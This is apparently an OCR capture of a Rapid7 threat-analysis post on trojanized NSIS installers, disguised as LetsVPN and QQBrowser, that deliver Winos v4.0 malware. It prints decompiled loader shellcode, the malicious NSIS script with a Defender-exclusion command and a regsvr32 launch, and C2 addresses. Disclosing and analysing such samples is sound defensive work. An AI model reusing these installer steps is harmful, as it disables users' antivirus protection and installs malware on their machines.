
NSIS Abuse and sRDI Shellcode: Anatomy of the Winos 4.0 Campaign

rapid7.com/blog/post/2025/05/22/nsis-abuse-and-srdi-shellcode-anatomy-of-the-winos-4-0-campaign/



Executive summary

Rapid7 has been tracking a malware campaign that uses fake software installers disguised as popular apps like VPN and QQBrowser—to deliver Winos v4.0, a hard-to-detect malware that runs entirely in memory and gives attackers remote access.

The campaign was first spotted during a February 2025 MDR investigation. Since then, we've seen more samples using the same infection method—a multi-layered setup we call the **Catena loader**. Catena uses embedded shellcode and configuration switching logic to stage payloads like Winos v4.0 entirely in memory, evading traditional antivirus tools.

Once installed, it quietly connects to attacker-controlled servers—mostly hosted in Hong Kong—to receive follow-up instructions or additional malware. While we've seen no signs of widespread targeting, the operation appears focused on Chinese-speaking environments and shows signs of careful, long-term planning by a capable threat group.

Rapid7 has deployed detections for this activity and continues to monitor for new variants. Indicators and analysis related to this campaign are available in Rapid7 Intelligence Hub.

Introduction

This blog covers a malware campaign tracked by Rapid7 that uses trojanized NSIS installers to deploy Winos v4.0, a stealthy, memory-resident stager. The first sample was flagged during a February 2025 MDR investigation. Following that case, we identified additional related samples through threat hunting and malware analysis.

All observed samples relied on NSIS installers bundled with signed decoy apps, shellcode embedded in **`.ini`** files, and reflective DLL injection to quietly maintain persistence and avoid detection. We refer to this full infection chain as Catena, due to its modular, chain-like structure.

The campaign has so far been active throughout 2025, showing a consistent infection chain with some tactical adjustments—pointing to a capable and adaptive threat actor.

In this report, we start with a brief recap of the February 2025 MDR incident, which was also covered by other researchers. We then focus on newer samples found later in 2025 that follow the same core infection chain but introduce changes in delivery, tooling, and evasion—highlighting how the campaign continues to evolve.

How it started: QQBrowser Installer in MDR Case

In February 2025, Rapid7's MDR team detected suspicious activity on a customer asset involving a trojanized NSIS installer masquerading as QQBrowser installer `**QQBrowser_Setup_x64.exe**`. While the file initially appeared legitimate, further analysis revealed it delivered malware via a multi-stage, memory-resident loader chain. Upon execution, the installer created an Axialis directory under *%APPDATA%* and dropped several files:

- `**Axialis.vbs**` – a VBScript launcher
- `**Axialis.ps1**` – a PowerShell-based loader
  `**Axialis.dll**` – a malicious DLL
- `**Config.ini**` and `**Config2.ini**` – binary configuration files containing shellcode and embedded payloads
- A desktop shortcut and the original QQBrowser setup binary used for deception

Upon execution, the malware follows this chain shown below.





Figure 1: QQBrowser-Based Infection Flow Observed in MDR Case

During runtime analysis, the `**Axialis.dll**` loader creates the mutex `**VJANCAVESU**` via the `**CreateMutexA**` API. If the mutex exists, it loads `**Config2.ini**`; if not, it loads `**Config.ini**`.

This behavior has been described by other researchers, who observed similar configuration switching logic in the DeepSeek campaigns — where the selected payload depended on the infection state. Both `**.ini**` files contain shellcode and embedded payload DLLs, all loaded and executed reflectively in memory.

Rapid7 analysis confirmed that the shellcode in `**Config.ini**` was built using the open-source sRDI loader.



```
v106[0] = 'k';
v106[1] = 'e';
v106[4] = 'e';
v106[6] = '3';
v106[7] = '2';
v106[8] = '.';
v99 = 0;
v91 = 0;
v101 = 0;
v104 = 0;
v100 = 0;
v98 = 0;
v107 = 0;
v106[2] = 'r';
v106[3] = 'n';
v106[5] = 'l';
v106[9] = 'd';
v106[10] = 'l';
v106[11] = 'l';
qmemcpy(v92, "Sleep", 5);
qmemcpy(v93, "VirtualAllocLoadLibraryAVirtualProtect", 38);
qmemcpy(v96, "FlushInstructionCache", 21);
qmemcpy(v94, "GetNativeSystemInfo", 19);
qmemcpy(v95, "RtlAddFunctionTable", 19);
v6 = (void (__stdcall *)(_DWORD, _DWORD, _WORD *, int *))sub_A9C(-1111516141);
v7 = (char *)sub_A9C(1591296437);
v110 = v106;
v109[1] = 24;
v109[0] = 24;
v90 = v7;
v6(0, 0, v109, &v86);
v83 = 786444;
v84 = v93;
((void (__stdcall *)(int, int *, _DWORD, int (__stdcall **)(_DWORD, int, int, int)))v7)(v86, &v83, 0, &v91);
v83 = 917518;
v84 = &v93[12];
((void (__stdcall *)(int, int *, _DWORD, _DWORD))v7)(v86, &v83, 0, &v100);
v83 = 1376277;
v84 = v96;
((void (__stdcall *)(int, int *, _DWORD, void (__stdcall **)(int, _DWORD, _DWORD)))v7)(v86, &v83, 0, &v101);
v83 = 1245203;
v84 = v94;
((void (__stdcall *)(int, int *, _DWORD, void (__stdcall **)(char *)))v7)(v86, &v83, 0, &v104);
v83 = 327685;
v84 = v92;
((void (__stdcall *)(int, int *, _DWORD, void (__stdcall **)(int)))v7)(v86, &v83, 0, &v98);
v83 = 1245203;
v84 = v95;
((void (__stdcall *)(int, int *, _DWORD, int *))v7)(v86, &v83, 0, &v107);
v83 = 786444;
v84 = &v93[6];
((void (__stdcall *)(int, int *, _DWORD, int (__stdcall **)(int)))v7)(v86, &v83, 0, &v99);
if ( !v91 )
  return 0;
if ( !v100 )
```

```
int v116; // [esp+214h] [ebp+4h]

v109[0] = 'k';
v109[1] = 'e';
v109[4] = 'e';
v109[6] = '3';
v109[7] = '2';
v109[8] = '.';
v104 = 0;
v96 = 0;
v106 = 0;
v108 = 0;
v105 = 0;
v103 = 0;
v110 = 0;
v109[2] = 'r';
v109[3] = 'n';
v109[5] = 'l';
v109[9] = 'd';
v109[10] = 'l';
v109[11] = 'l';
qmemcpy(v97, "Sleep", 5);
qmemcpy(v98, "VirtualAllocLoadLibraryAVirtualProtect", 38);
qmemcpy(v101, "FlushInstructionCache", 21);
qmemcpy(v99, "GetNativeSystemInfo", 19);
qmemcpy(v100, "RtlAddFunctionTable", 19);
v6 = (void (__stdcall *)(_DWORD, _DWORD, _WORD *, int *))sub_AE4(-1111516141);
v7 = (char *)sub_AE4(1591296437);
v112 = v109;
v111[1] = 24;
v111[0] = 24;
v95 = v7;
v6(0, 0, v111, &v89);
v86 = 786444;
v87 = v98;
((void (__stdcall *)(int, int *, _DWORD, int (__stdcall **)(_DWORD, int, int, int)))v7)(v89, &v86, 0, &v96);
v86 = 917518;
v87 = &v98[6];
((void (__stdcall *)(int, int *, _DWORD, _DWORD))v7)(v89, &v86, 0, &v105);
v86 = 1376277;
v87 = v101;
((void (__stdcall *)(int, int *, _DWORD, void (__stdcall **)(int, _DWORD, _DWORD)))v7)(v89, &v86, 0, &v106);
v86 = 1245203;
v87 = v99;
((void (__stdcall *)(int, int *, _DWORD, void (__stdcall **)(char *)))v7)(v89, &v86, 0, &v108);
v86 = 327685;
v87 = v97;
((void (__stdcall *)(int, int *, _DWORD, void (__stdcall **)(int)))v7)(v89, &v86, 0, &v103);
v86 = 1245203;
v87 = v100;
((void (__stdcall *)(int, int *, _DWORD, int *))v7)(v89, &v86, 0, &v110);
v86 = 786444;
v87 = &v98[3];
((void (__stdcall *)(int, int *, _DWORD, int (__stdcall **)(int)))v7)(v89, &v86, 0, &v104);
if ( !v96 )
```

Figure 2: Side-by-side comparison of shellcode from GitHub (left) and shellcode found in Config.ini (right)

The malware communicates with hardcoded command-and-control (C2) infrastructure over TCP port 18856 and HTTPS port 443.

Persistence is achieved through a combination of process monitoring and scheduled task registration. The embedded DLL in `**Config.ini**` created and executed `**Monitor.bat**`, which continuously checked for malware processes and relaunched them if terminated. To ensure persistence, the malware dropped `**updated.ps1**` and `**PolicyManagement.xml**`, which are used to register a scheduled task that re-executes the VBS loader `**Decision.vbs**` via `**wscript.exe**`.

```
svchost.exe -k netsvcs -p -s Schedule
└── wscript.exe "C:\Users\11008520\AppData\Roaming\Axialis\Decision.vbs"

```

Figure 3: Scheduled Task Triggering VBS Loader Decision.vbs

The scheduled task executed weeks after initial compromise, suggesting long-term persistence. Interestingly, the malware includes a language check that looks for Chinese language settings on the host system. But even if the system isn't using Chinese, the malware still executes. This suggests the check isn't actually enforced—it could be a placeholder, an unfinished feature, or something the attackers plan to use in future versions. Either way, its presence hints at an intent to focus on Chinese-language environments, even if that logic isn't fully implemented yet.

While infrastructure details (e.g., C2 IPs) varied, for example in our case involving 156.251.17.243[:]18852 and the reference blog citing 27.124.40.155[:]18852 — both campaigns used similar communication ports (18852 and 443), suggesting that the activity belongs to the same threat actor.

Campaign evolution

Following the initial discovery, Rapid7 continued tracking the campaign throughout early 2025. During this period, multiple incidents were observed reusing the same infection chain—abusing trojanized NSIS installers, reflective DLL loading, shellcode-embedded INI files, and staged persistence mechanisms. These variants were often disguised as legitimate software such as LetsVPN, Telegram, or Chrome installers.

However, in April 2025, we observed a tactical shift. Threat actors began modifying their approach: for instance, staging scripts like `**Axialis.ps1**` were dropped entirely, DLLs were invoked directly using `**regsvr32.exe**`, and new samples showed more efforts to evade antivirus detection. These changes suggest an evolving playbook—one that retains core infrastructure and execution logic but adapts to detection pressure and operational constraints.

Evolving tactics: LetsVPN Installer leading to Winos v4.0

The diagram below illustrates the Catena execution chain as observed in the LetsVPN variant.





Figure 4 Catena Loader: From LetsVPN Installer to Winos v4.0

The following sections break down this chain, stage by stage—from the initial installer and script logic to in-memory payload delivery and infrastructure interaction.

Our analysis started with `**Lets.15.0.exe**` SHA-256: 1E57AC6AD9A20CFAB1FE8EDD03107E7B63AB45CA555BA6CE68F143568884B003, a trojanized NSIS installer masquerading as a VPN setup. The installer included a decoy executable `**latsvpn-Latest.exe**` and a license file to appear legitimate. However, its true purpose was to deploy multi-stage, memory-resident malware across several directories.

Upon execution, the installer stages components in:

- *%LOCALAPPDATA%*: first-stage loader `**insttect.exe**` and shellcode blob `**Single.ini**`
- *%APPDATA%\TrustAsia*: second-stage payloads `**Config.ini**`, `**Config2.ini**` and loader DLL `**intel.dll**`



```
C:.
│   Iatsvpn-Latest.exe
│   [LICENSE].txt
│   [NSIS].nsi
│
├───$APPDATA
│   └───TrustAsia
│           Config.ini
│           Config2.ini
│           intel.dll
│
├───$LOCALAPPDATA
│       insttect.exe
│       Single.ini
│
└───$PLUGINSDIR
        InstallOptions.dll
        ioSpecial.ini
        modern-wizard.bmp
        nsExec.dll
        System.dll
```

Figure 5: The extracted file structure by Lets.15.0.exeFigure 5: The extracted file structure by Lets.15.0.exe
The following sections walk through each step of this chain, starting with the NSIS installer and leading to in-memory payload execution.

Installer setup: NSIS script behavior

The `**NSIS.nsi**` script embedded in `**Lets.15.0.exe**` sets up both the fake VPN installation and the deployment of malware. It acts as the first step in the execution chain. The script starts by running a PowerShell command that adds Defender exclusions for all drives *(C:\ to Z:)*, reducing system defenses.

```
powershell.exe Set-MpPreference -ExclusionPath C:\, D:\, ..., Z:\
```

First-stage payloads

The NSIS script begins by dropping initial payloads to *%LOCALAPPDATA%*:

- `**Single.ini**`: a binary blob combining sRDI shellcode and an embedded DLL
- `**insttect.exe**`: loader that reads and executes `**Single.ini**` in memory

Second-stage payloads

Next, the script drops second-stage files to *%APPDATA%\TrustAsia*:

- `**Config.ini**`, `**Config2.ini**`: alternate sRDI payloads loaded later based on mutex logic
- `**intel.dll**`: a secondary loader invoked via **regsvr32.exe**

To trigger this second stage, the NSIS script executes:

```
cmd.exe /C start regsvr32 %APPDATA%\TrustAsia\intel.dll
```

As seen in the February 2025 MDR incident, the NSIS script completes the decoy setup by dropping `**latsvpnLatest.exe**`ba0fd15483437a036e7f9dc91a65caa6e9b9494ed3793710257c450a30b88b8a and creating a desktop shortcut pointing to it. Despite the filename containing a typo, the binary is a legitimate LetsVPN executable, signed with a valid digital certificate.

```
Section MainSection ; Section_0
  StrCpy $0 "powershell.exe Set-MpPreference -ExclusionPath C:\, D:\, E
      :\, F:\, G:\, H:\, I:\, J:\, K:\, L:\, M:\, N:\, O:\, P:\, Q:\, R
      :\, S:\, T:\, U:\, V:\, W:\, X:\, Y:\, Z:\"
  nsExec::Exec $0
  SetOutPath $LOCALAPPDATA
  SetOverwrite on
  File insttect.exe
  File Single.ini
  Exec $LOCALAPPDATA\insttect.exe
  SetOutPath $APPDATA\TrustAsia
  File Config.ini
  File Config2.ini
  File intel.dll
  StrCpy $8 "cmd.exe /C   $\"start regs$\"$\"vr32
      $\"$APPDATA\TrustAsia\intel.dll$\"$\""
  nsExec::Exec $8
  SetOutPath $INSTDIR
  SetOverwrite ifnewer
  AllowSkipFiles on
  File Iatsvpn-Latest.exe
  CreateShortCut $DESKTOP\Iatsvpn-Latest.lnk $INSTDIR\Iatsvpn-Latest.exe
SectionEnd

```

Figure 6: Malicious NSIS script

The following sections outline the role of each dropped binary in the execution chain.

Stage 1: Execution of insttect.exe and Single.ini file

We analyzed `**insttect.exe**`, a trojanized loader masquerading as a legitimate Tencent PC Manager installer. The binary, titled 腾讯电脑管家在线安装程序 (machine translation: *"Tencent PC Manager Online Installation Program"* (in both metadata and resource strings).

The binary is signed with an expired certificate issued by **VeriSign Class 3 Code Signing CA** (2010) and allegedly belongs to Tencent Technology (Shenzhen), valid from 2018-10-11 to 2020-02-02.

The binary includes deceptive artifacts such as localized UI strings in Chinese, internal references to Tencent development paths, and hardcoded XML updater config pointing to `**QQPCDownload.dll**`

